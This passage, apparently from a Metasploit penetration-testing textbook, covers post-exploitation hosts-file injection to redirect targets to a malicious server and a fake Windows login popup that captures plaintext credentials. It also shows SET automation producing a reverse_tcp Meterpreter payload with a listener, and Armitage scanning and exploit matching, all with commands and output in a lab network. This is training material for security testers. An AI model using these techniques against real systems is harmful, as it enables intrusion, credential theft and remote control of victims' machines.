
We can see that we used the post/windows/manage/inject_host module on session 1 and inserted the entry into the target's host file. Let's see what happens when a target opens yahoo.com:



We can see that the target is redirected to our malicious server, which can host phishing pages with ease.

Phishing window login passwords

Metasploit includes a module that can phish for login passwords. It generates a login popup similar to an authentic Windows popup that can harvest credentials and, since it is mandatory, the user is forced to fill in the credentials and then proceed with the normal operations. This can be done by running `post/windows/gather/phish_login_pass`. As soon as we run this module, the fake login box pops up at the target as shown in the following screenshot:



Once the target fills the credentials, we are provided with the credentials in plain text as shown in the following screenshot:

```
meterpreter > run post/windows/gather/phish_windows_credentials

[+] PowerShell is installed.
[*] Starting the popup script. Waiting on the user to fill in his credentials...
[+] #< CLIXML

[+]
UserName           Domain          Password
-----            -----          -----
mm                WIN-SWIKK0TKSHX  Nipun@123
```

Voila! We got the credentials with ease. As we have seen in this chapter, Metasploit provides tons of great features for post exploitation by working with standalone tools such as mimikatz and the native scripts as well.

Summary

Throughout this chapter, we covered post exploitation in detail. We also looked at privilege escalation in a Windows environment and couple of other advanced techniques.

In the next chapter, we will see how we can speed up the testing process and gain an advantage over manual techniques with Metasploit. We will cover automated approaches, which save time and money.

21

Speeding up Penetration Testing

"If everything seems under control, you're not going fast enough" - Mario Andretti

While performing a penetration test, it is very important to monitor time constraints. A penetration test that consumes more time than expected can lead to loss of faith, cost that exceeds the budget, and many other things. In addition, this might cause an organization to lose all of its business from the client in the future.

In this chapter, we will develop methodologies to conduct fast-paced penetration testing with automation tools and approaches in Metasploit. We will learn about the following topics:


- Automating post exploitation
- Speeding up exploit writing
- Speeding up payload generation using the social engineering toolkit

This automation testing strategy will not only decrease the time of testing but will also decrease the cost-per-hour-per-person too.

The loadpath command

While developing modules for Metasploit, we place the modules in their corresponding categories folder. However, once Metasploit is updated, all the modules are deleted and we have to replace them in their corresponding folders every time an update occurs. To overcome this constraint, we can create a directory outside Metasploit's primary directory and can load modules from there. The advantage of doing this lies in the fact that custom modules will not be lost at the time when Metasploit updates.

In the following example, we copy all the modules to the desktop in a directory called `mods`. However, we need to replicate the directory structure of Metasploit under `mods` directory, in order to use modules virtually from Metasploit's directory. This means that the loaded path will become a virtual branch of the Metasploit's directory structure. Let's have a look at loading custom paths into Metasploit, as shown in the following screenshot:



In the preceding screenshot, we placed our modules in the `mods` directory on the `Desktop` in the `exploits/misc` folder. Now, whenever we load our custom path into Metasploit, our modules will be available in the `exploit/misc` directory. Let's load the path into Metasploit as shown in the following screenshot:

```
msf > loadpath /root/Desktop/mods
Loaded 4 modules:
 4 exploits
```

We can see that our modules are loaded successfully. Let's see if they are available to use under Metasploit in the following screenshot:

```
msf > use exploit/misc/
use exploit/misc/Apex_Wordpress_Detector
use exploit/misc/easy_chat_2point2
use exploit/misc/ftp_version_scanner_final
use exploit/misc/server_scanner_0.2
```

In the preceding screenshot, we can see that our modules are available to use in Metasploit. Therefore, no matter how many times the Metasploit updates, our custom modules will not be lost and can be loaded as many times we want, thus saving the time of copying all the modules one after the other into their respective directories.

Pacing up development using reload, edit and reload_all commands

During the development phase of a module, we may need to test a module several times. Shutting down Metasploit every time while making changes to the new module is a tedious, tiresome, and time-consuming task. There must be a mechanism to make the module development an easy, short, and fun task. Fortunately, Metasploit provides the `reload`, `edit`, and `reload_all` commands, which make the life of module developers comparatively easy. We can edit any Metasploit module on the fly using the `edit` command and reload the edited module using the `reload` command without shutting down Metasploit. If changes are made in multiple modules, we can use the `reload_all` command to reload all Metasploit modules at once.

Let's look at an example:

```
'Payload'      =>
{
  'Space'        => 448,
  'DisableNops'  => true,
  'BadChars'     => "\x00\x0a\x0d",
  'PrependEncoder' => "\x81\xc4\x54\xf2\xff\xff" # Stack adjustment # add esp, -3500
},
```

In the preceding screenshot, we are editing the `freefloatftp_user.rb` exploit from the `exploit/windows/ftp` directory because we issued the `edit` command. We changed the payload size from `444` to `448` and saved the file. Next, we simply need to issue the `reload` command in order to update the source code of the module in Metasploit, as shown in the following screenshot:

```
msf exploit(freefloatftp_user) > edit
[*] Launching /usr/bin/vim /usr/share/metasploit-framework/modules/exploits/windows/ftp/freefloatftp_user.rb
msf exploit(freefloatftp_user) > reload
[*] Reloading module...
msf exploit(freefloatftp_user) > █
```

Using the `reload` command, we eliminated the need to restart Metasploit while working upon the new modules.



The `edit` command launches Metasploit modules for editing in the VI editor. Learn more about VI editor commands at <http://www.tutorialspoint.com/unix/unix-vi-editor.htm>.

Automating Social-Engineering Toolkit

The **Social Engineering Toolkit (SET)** is a Python-based set of tools that targets the human side of penetration testing. We can use SET to perform phishing attacks, web-jacking attacks that involve victim redirection stating that the original website has moved to a different place, file format-based exploits that targets particular software for exploitation of the victim's system, and many others. The best thing about using SET is the menu-driven approach, which will set up quick exploitation vectors in no time.



Tutorials on SET can be found at <http://www.social-engineer.org/framework/se-tools/computer-based/social-engineer-toolkit-set/>.

SET is extremely fast at generating client-side exploitation templates. However, we can make it faster by using the automation scripts. Let's see an example:

```
root@mm: /usr/share/set# ./seautomate se-script
[*] Spawning SET in a threaded process...
[*] Sending command 1 to the interface...
[*] Sending command 4 to the interface...
[*] Sending command 2 to the interface...
[*] Sending command 192.168.10.103 to the interface...
[*] Sending command 4444 to the interface...
[*] Sending command yes to the interface...
[*] Sending command default to the interface...
[*] Finished sending commands, interacting with the interface..
```

In the preceding screenshot, we fed `se-script` to the `seautomate` tool, which resulted in a payload generation and the automated setup of an exploit handler. Let's analyze the `se-script` in more detail:

```
GNU nano 2.2.      File: se-script      Modified

1
4
2
192.168.10.103
4444
yes
```

You might be wondering that how the numbers in the script can invoke a payload generation and exploit handler setup process.

As we discussed earlier, SET is a menu driven tool. Hence, the numbers in the script denote the ID of the menu option. Let's break down the entire automation process into smaller steps.

The first number in the script is **1**. Hence, the **Social- Engineering Attacks** option is selected when **1** is processed:

```
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

The next number in the script is **4**. Therefore, **Create a Payload and Listener** option is selected, as shown in the following screenshot:

```
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 4
```

The next number is **2**, which denotes the payload type as **Windows Reverse_TCP Meterpreter**, as shown in the following screenshot:

```
1) Windows Shell Reverse_TCP
2) Windows Reverse_TCP Meterpreter
3) Windows Reverse_TCP VNC DLL
4) Windows Shell Reverse_TCP X64
5) Windows Meterpreter Reverse_TCP X64
6) Windows Meterpreter Egress Buster
7) Windows Meterpreter Reverse HTTPS
8) Windows Meterpreter Reverse DNS
9) Download/Run your Own Executable

set:payloads>2
```

Next, we need to specify the IP address of the listener, which is **192.168.10.103** in the script. This can be visualized manually:

```
set:payloads> IP address for the payload listener (LHOST):192.168.10.113
```

In the next command, we have **4444**, which is the port number for the listener:

```
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
```

We have **yes** as the next command in the script. The **yes** in the script denotes initialization of the listener:

```
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
```

As soon as we provide **yes**, the control is shifted to Metasploit and the exploit reverse handler is set up automatically, as shown in the following screenshot:

```
[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.10.113
LHOST => 192.168.10.113
resource (/root/.set/meta_config)> set LPORT 4444
LPORT => 4444
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
```

We can automate any attack in SET in a similar manner as discussed previously. SET saves a good amount of time when generating customized payloads for client-side exploitation. However, by using the seautomate tool, we made it ultra-fast.

Summary

Throughout this chapter, we focused on speeding up penetration testing with Metasploit. We looked at the `loadpath`, `reload` and `edit` commands, which speed up development and testing procedures. We learned about automating payload generation, and exploit handler setup using SET.

In the next chapter, we will develop approaches to penetration testing with the most popular GUI tool for Metasploit, Armitage. We will also look at the basics of Cortana scripting and various other interesting attack vectors that we can conduct with Armitage.

22

Visualizing with Armitage

"Vulnerability is the essence of romance. It's the art of being uncalculated, the willingness to look foolish, the courage to say, 'This is me, and I'm interested in you enough to show you my flaws with the hope that you may embrace me for all that I am but, more important, all that I am not" - Ashton Kutcher

We covered how to speed up the penetration testing process in the last chapter. Let's continue with a great tool that can also be used to speed up a penetration test.

Armitage is a GUI tool that acts as an attack manager for Metasploit. Armitage visualizes Metasploit operations and recommends exploits as well. Armitage is most capable of providing shared access and team management to Metasploit.

In this chapter, we will look at Armitage and its features. We will also look at how we can conduct penetration testing with this GUI-enabled tool for Metasploit. In the latter half of this chapter, we will look at Cortana scripting for Armitage.

Throughout this chapter, we will cover the following key points:

- Penetration testing with Armitage
- Attacking with remote and client-side exploits in Armitage
- Scanning networks and host management
- Post-exploitation with Armitage
- The basics of Cortana scripting
- Attacking with Cortana scripts in Armitage

So, let's begin our journey of testing with Armitage.


The fundamentals of Armitage

Armitage is an attack manager tool that automates Metasploit in a graphical way. Armitage is built in Java and was created by Raphael Mudge. It is a cross-platform tool and can run on both Linux as well as Windows operating systems.

Getting started

Throughout this chapter, we will use Armitage in Kali Linux. To start Armitage, perform the following steps:

1. Open a terminal and type in the `armitage` command, as shown in the following screenshot:




2. Click on the **Connect** button in the pop-up box to set up a connection

3. In order to start Armitage, Metasploit's **Remote Procedure Call (RPC)** server should be running. As soon as we click on the **Connect** button in the previous pop-up, a new pop-up will occur and ask if we want to start Metasploit's RPC server. Click on **Yes**, as shown in the following screenshot:



4. It takes a little time to get the Metasploit RPC server up and running. During this process, we will see messages such as **Connection refused**, time and again. This is because Armitage keeps checking if the connection is established or not. This is shown in the following screenshot:



Some of the important points to keep in mind while starting Armitage are as follows:

- Make sure you are the root user
- For Kali Linux users, consider starting the PostgreSQL database service and Metasploit service by typing the following commands:


```
root@kali~:#service postgresql start  
root@kali~:#service metasploit start
```



For more information on Armitage startup errors, visit <http://www.fastandeasyhacking.com/start>.

Touring the user interface

If a connection is established correctly, we will see the Armitage interface panel. It will look similar to the following screenshot:



Armitage's interface is straightforward, and it primarily contains three different panes, as marked in the preceding screenshot. Let's see what these three panes are supposed to do:

- The first pane contains references to all the various modules offered by Metasploit: **auxiliary**, **exploit**, **payload**, and **post**. We can browse each one from the hierarchy itself and can double-click to launch the module of our choice instantly. In addition, just below the first pane, there lies a small input box that we can use to search for the modules instantly without exploring the hierarchy.
- The second pane shows all the hosts that are present in the network. This pane generally displays the hosts in a graphical format. For example, it will display systems running Windows as monitors with a Windows logo. Similarly, a Linux logo for Linux and other logos are displayed for other systems running on MAC, and so on. It will also show printers with a printer symbol, which is a great feature of Armitage as it helps us to recognize the devices on the network.
- The third pane shows all the operations performed, post-exploitation process, scanning process, Metasploit's console, and results from post-exploitation modules too.

Managing the workspace

As we have already seen in the previous chapters, workspaces are used to manage various different attack profiles without merging the results. Suppose we are working on a single range and, for some reason, we need to stop our testing and test another range. In this instance, we would create a new workspace and use that workspace to test the new range in order to keep the results clean and organized. However, after we complete our work in this workspace, we can switch to a different workspace. Switching workspaces will load all the relevant data from a workspace automatically. This feature will help keep the data separate for all the scans made, preventing data from being merged from various scans.

To create a new workspace, navigate to the **Workspaces** tab and click on **Manage**. This will present us with the **Workspaces** tab, as shown in the following screenshot:



A new tab will open in the third pane of Armitage, which will help display all the information about workspaces. We will not see anything listed here because we have not created any workspaces yet.

So, let's create a workspace by clicking on **Add**, as shown in the following screenshot:



We can add workspace with any name we want. Suppose we added an internal range of 192.168.10.0/24, let's see how the **Workspaces** tab looks after adding the range:

name	hosts
Internal Scan	192.168.10.0/24


We can switch between workspaces at any time by selecting the desired workspace and clicking on the **Activate** button.

Scanning networks and host management

Armitage has a separate tab named **Hosts** to manage and scan hosts. We can import hosts to Armitage via file by clicking on **Import Host** from the **Hosts** tab or we can manually add a host by clicking on the **Add Host** option from the **Hosts** tab.

Armitage also provides options to scan for hosts. These scans are of two types: **Nmap scan** and **MSF scan**. MSF scan makes use of various port and service-scanning modules in Metasploit, whereas the Nmap scan makes use of the popular port scanner tool **Network Mapper (Nmap)**.

Let's scan the network by selecting the **MSF scan** option from the **Hosts** tab. However, upon clicking **MSFscan**, Armitage will display a pop up that asks for the target range, as shown in the following screenshot:




As soon as we enter the target range, Metasploit will start scanning the network to identify ports, services, and operating systems. We can view the scan details in the third pane of the interface as follows:

```
Console X Workspaces X Scan X
msf auxiliary(smb_version) > set RHOSTS 192.168.10.1, 192.168.10.110, 192.168.10.105, 192.168.10.109
RHOSTS => 192.168.10.1, 192.168.10.110, 192.168.10.105, 192.168.10.109
msf auxiliary(smb_version) > run -j
[*] Auxiliary module running as background job
[*] 192.168.10.110:445 is running Windows 2012 R2 Standard (build:9600) (name:WIN-3KOU2TIJ4E0) (domain:WIN-3KOU2TIJ4E0)
[*] 192.168.10.109:445 is running Windows 2008 Web SP1 (build:6001) (name:WIN-SWIKKOTKSHX) (domain:WORKGROUP)
[*] 192.168.10.105:445 is running Windows 10 Pro (build:10586) (name:DESKTOP-PESQ21S) (domain:WORKGROUP)
[*] 192.168.10.1:445 could not be identified: Unix (Samba 3.0.14a)
[*] Scanned 4 of 4 hosts (100% complete)

[*] 1 scan to go...
msf auxiliary(smb_version) > use scanner/winrm/winrm_auth_methods
msf auxiliary(winrm_auth_methods) > set THREADS 24
THREADS => 24
msf auxiliary(winrm_auth_methods) > set RPORT 5985
RPORT => 5985
msf auxiliary(winrm_auth_methods) > set RHOSTS 192.168.10.110
RHOSTS => 192.168.10.110
msf auxiliary(winrm_auth_methods) > run -j
[*] Auxiliary module running as background job
[+] 192.168.10.110:5985: Negotiate protocol supported
[*] Scanned 1 of 1 hosts (100% complete)

[*] Scan complete in 241.78s
msf auxiliary(winrm_auth_methods) >
```

After the scan has completed, every host on the target network will be present in the second pane of the interface in the form of icons representing the operating system of the host, as shown in the following screenshot:



In the preceding screenshot, we have a Windows Server 2008, Windows Server 2012, and a Windows 10 system. Let's see what services are running on the target.

Modeling out vulnerabilities

Let's see what services are running on the hosts in the target range by right-clicking on the desired host and clicking on **Services**. The results should look similar to the following screenshot:


The screenshot shows the Armitage interface. On the left, there is a sidebar with icons for auxiliary, exploit, payload, and post modules. The main area displays three hosts as desktop icons: 192.168.10.110 (Windows 7), 192.168.10.109 (Windows 7, highlighted with a green dashed box), and 192.168.10.105 (Windows 7). Below the hosts is a table of services:

host	name	port	proto	info
192.168.10.109	http	80	tcp	Microsoft IIS httpd 7.0
192.168.10.109	msrpc	135	tcp	Microsoft Windows RPC
192.168.10.109	netbios-ssn	139	tcp	Microsoft Windows 98 netbios-ssn
192.168.10.109	microsoft-ds	445	tcp	primary domain: WORKGROUP
192.168.10.109	ssl/ms-wbt-server	3389	tcp	
192.168.10.109	http	8081	tcp	HttpFileServer httpd 2.3
192.168.10.109	msrpc	49152	tcp	Microsoft Windows RPC
192.168.10.109	msrpc	49153	tcp	Microsoft Windows RPC
192.168.10.109	msrpc	49154	tcp	Microsoft Windows RPC
192.168.10.109	msrpc	49155	tcp	Microsoft Windows RPC
192.168.10.109	msrpc	49156	tcp	Microsoft Windows RPC
192.168.10.109	msrpc	49157	tcp	Microsoft Windows RPC

We can see many services running on 192.168.10.109 host, such as **IIS 7.0**, **Microsoft Windows RPC**, **HttpFileServer httpd 2.3**, and much more. Let's target one of these services by instructing Armitage to find a matching exploit for these services.

Finding the match


We can find the matching exploits for a target by selecting a host and then browsing to the **Attacks** tab and clicking on **Find Attack**. The **Find Attack** option will match the exploit database against the services running on the target host. Armitage generates a popup after matching of all the services against the exploit database shown in the following screenshot:



After we click on **OK**, we will be able to notice that whenever we right-click on a host, a new option named **Attack** is available on the menu. The **Attack** submenu will display all the matching exploit modules that we can launch at the target host.

Exploitation with Armitage

